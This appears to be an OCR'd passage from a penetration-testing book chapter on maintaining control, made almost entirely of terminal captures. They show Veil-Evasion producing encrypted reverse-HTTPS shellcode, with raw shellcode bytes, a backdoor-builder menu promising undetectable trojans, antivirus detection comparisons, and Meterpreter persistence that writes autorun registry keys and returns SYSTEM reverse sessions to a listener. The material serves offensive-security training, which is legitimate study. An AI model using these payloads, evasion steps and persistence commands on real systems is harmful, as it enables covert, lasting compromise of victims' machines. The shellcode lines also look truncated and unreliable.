

[python/shellcode_inject/aes_encrypt>>]: generate
[?] Generate or supply custom shellcode?
1 - Ordnance (default)
2 - MSFVenom
3 - Custom shellcode string
4 - File with shellcode (\x41\x42..)
5 - Binary file with shellcode
[>] Please enter the number of your choice:



[*] Generating shellcode using Veil-Ordnance...
Veil-Ordnance
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Veil-Ordnance Menu
6 payloads loaded
1 encoders loaded
Available Commands:
back Go to Veil's main menu
exit Completely exit Veil
list List available [payloads] or [encoders]
use Use a specific payload
Veil/Ordnance>: list payloads
Veil-Ordnance
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Available Payload Modules
Command Line Name => Description
1) bind_tcp => Bind TCP Stager (Stage 1)
2) rev_http => Reverse HTTP Stager (Stage 1)
3) rev_https => Reverse HTTPS Stager (Stage 1)
4) rev_tcp => Reverse TCP Stager (Stage 1)
5) rev_tcp_all_ports => Reverse TCP All Ports Stager (Stage 1)
6) rev_tcp_dns => Reverse TCP DNS Stager (Stage 1)
Veil/Ordnance>:

```
Payload: rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BadChars                \x00            Optional: Bad characters to avoid
Encoder                 xor             Optional: Encoder to use when avoiding bad characters
LHOST                   192.168.34.153  LHOST value
LPORT                   443             LPORT value

 Available Commands:

        back                    Go back to Veil-Ordnance
        exit                    Completely exit Veil
        generate                Generate the payload
        list                    List available encoders
        options                 Show the payload's options
        set                     Set payload option

[rev_https>>]:
```


```
[rev_https>>]: generate
================================================================================
                                Veil-Ordnance
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Payload Name: Reverse HTTPS Stager (Stage 1)
 [*] IP Address: 192.168.34.153
 [*] Port: 443
 [*] Shellcode Size: 384

\xeb\x18\x5e\x8d\x3e\x31\xc0\x31\xdb\x8a\x1c\x06\x80\xfb\x0b\x74\x0e\x80\xf3\x05\x88\x1f\x47\x40\xeb\xef\xe8\
ff\xff\xff\xf9\xed\x83\x05\x05\x05\x65\x8c\xe0\x34\xd7\x61\x8e\x57\x35\x8e\x57\x09\x8e\x57\x11\x8e\x77\x2d\x0
\x4f\x23\x34\xfa\x34\xc5\xa9\x39\x64\x79\x07\x29\x25\xc4\xca\x08\x04\xc2\xe7\xf5\x57\x52\x8e\x57\x15\x8e\x47\
8e\x49\x15\x7d\xe6\x4f\x04\xd4\x54\x8e\x5c\x25\x04\xd6\x8e\x4c\x1d\xe6\x39\x4c\x8e\x31\x8e\x04\xd3\x34\xfa\x3
\xa9\xc4\xca\x08\x04\xc2\x3d\xe5\x70\xf1\x06\x78\xfd\x3e\x78\x21\x70\xe7\x5d\x8e\x5d\x21\x04\xd6\x63\x8e\x09\
8e\x5d\x19\x04\xd6\x8e\x01\x8e\x04\xd5\x8c\x41\x21\x21\x5e\x5e\x64\x5c\x5f\x54\xfa\xe5\x5d\x5a\x5f\x8e\x17\xe
\x58\x6d\x6b\x60\x71\x05\x6d\x72\x6c\x6b\x6c\x51\x6d\x49\x72\x23\x02\xfa\xd0\x34\xde\x56\x56\x56\x56\x56\x6d\
53\x7c\xa2\xfa\xd0\x56\x56\x6f\x06\x56\x56\x6d\xbe\x04\x05\x05\xee\x4b\x55\x6d\x52\x8c\x9a\xc3\xfa\xd0\x56\x6
\x37\xe5\x81\x56\x56\x56\xee\x38\x56\x55\x6d\xee\x50\x2b\x3e\xfa\xd0\x93\x6f\x15\x5a\x6d\x85\x36\x05\x05\x8c\
6f\x01\x55\x6f\x1a\x53\x6d\x70\x43\x9b\x83\xfa\xd0\x56\x56\x56\x56\x53\x6d\x28\x03\x1d\x7e\xfa\xd0\x80\xc5\x7
\x4a\x70\xdc\x6d\xf5\xb0\xa7\x53\xfa\xd0\xee\x47\xed\xbb\xfa\xfa\xfa\x2a\x43\x57\x66\x64\x05\x05\x6f\x45\x6d\
15\x05\x05\x6d\x05\x05\x45\x05\x56\x6d\x5d\xa1\x56\xe0\xfa\xd0\x96\x56\x56\x8c\xe2\x52\x6d\x05\x25\x05\x05\x5
\x6d\x17\x93\x8c\xe7\xfa\xd0\x80\xc5\x71\xba\x8e\x02\x04\xc6\x80\xc5\x70\xe0\x5d\xc6\xed\x6c\xfa\xfa\xfa\x34\
37\x2b\x34\x33\x3d\x2b\x36\x31\x2b\x34\x30\x36\x05\x0b

Half way... Shellcode generated with Veil-Ordnance!   Returning to Veil-Evasion.
================================================================================
                                Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): veil-aes-encrypted
```



Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[*] Language: python
[*] Payload Module: python/shellcode_inject/aes_encrypt
[*] Executable written to: /var/lib/veil/output/compiled/veil-aes-encrypted1.exe
[*] Source code written to: /var/lib/veil/output/source/veil-aes-encrypted1.py
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/veil-aes-encrypted1.rc
Hit enter to continue...



Backdoor Creator for Remote Acces
Created by: Edo Maland (Screetsec)
Version: 1.9.6
Codename: Whistle
Follow me on Github: @Screetsec
Dracos Linux : @dracos-linux.org
SELECT AN OPTION TO BEGIN:
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit





```
root@kali:~/msfv-shellcode# x86_64-w64-mingw32-gcc MSFV-shellcode.c -o MSFV-shellcode.exe
root@kali:~/msfv-shellcode# ls
total 356K
drwxr-xr-x 39 root root 4.0K May 13 16:55 ..
-rw-r--r--  1 root root 5.0K May 13 17:08 MSFV-shellcode.c
drwxr-xr-x  2 root root 4.0K May 13 17:51 .
-rwxr-xr-x  1 root root 339K May 13 17:51 MSFV-shellcode.exe
root@kali:~/msfv-shellcode#
```




8 engines detected this file
SHA-256 060380fdbf7997000e80adbd5488098f3ab9bcc15b72777224d64ff4acf55b0c
File name MSFV-shellcode.exe
File size 338.85 KB
Last analysis 2019-05-13 14:47:45 UTC
8 / 70


35 engines detected this file
SHA-256 c25166f04f6a87d3fbf688dde07525c986dda5648e5eabc4771ca903b294286c
File name Veil-payload-1.exe
File size 4.55 MB
Last analysis 2019-05-12 10:10:22 UTC
35 / 70


6 engines detected this file
SHA-256 a1afe0caa8071ca152b9c405e01331e7db82ca45db3eb4526d342ff6372ba628
File name Powerfull-fud.exe
File size 1.56 MB
Last analysis 2019-05-12 14:58:44 UTC
6 / 70

Chapter 12: Maintaining Control within the Environment


```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```


```
meterpreter > run persistence -U -i 10 -p 1337 -r 192.168.10.11

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/VAGRANT-2008R2_20190520.4159/VAGRANT
8R2_20190520.4159.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.11 LPORT=1337
[*] Persistent agent script is 99607 bytes long
[+] Persistent Script written to C:\Windows\TEMP\jOOubbK.vbs
[*] Executing script C:\Windows\TEMP\jOOubbK.vbs
[+] Agent executed with PID 1996
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\LbVAQkpk
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\LbVAQkpk
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.10.11
LHOST => 192.168.10.11
msf5 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.11:1337
```

```
meterpreter > run post/windows/manage/persistence_exe REXEPATH=/root/Desktop/payload.exe STARTUP=SYSTEM

[*] Running module against VAGRANT-2008R2
[*] Reading Payload from file /root/Desktop/payload.exe
[+] Persistent Script written to C:\Windows\TEMP\default.exe
[*] Executing script C:\Windows\TEMP\default.exe
[+] Agent executed with PID 1668
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kZNJPFcNA
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\kZNJPFcNA
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/VAGRANT-2008R2_20190521.2758/VAGRANT-2008R2_2019
0521.2758.rc
```


```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  192.168.10.11:1337 -> 192.168.10.15
:49324 (192.168.10.15)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  192.168.10.11:1338 -> 192.168.10.15
:49337 (192.168.10.15)
```



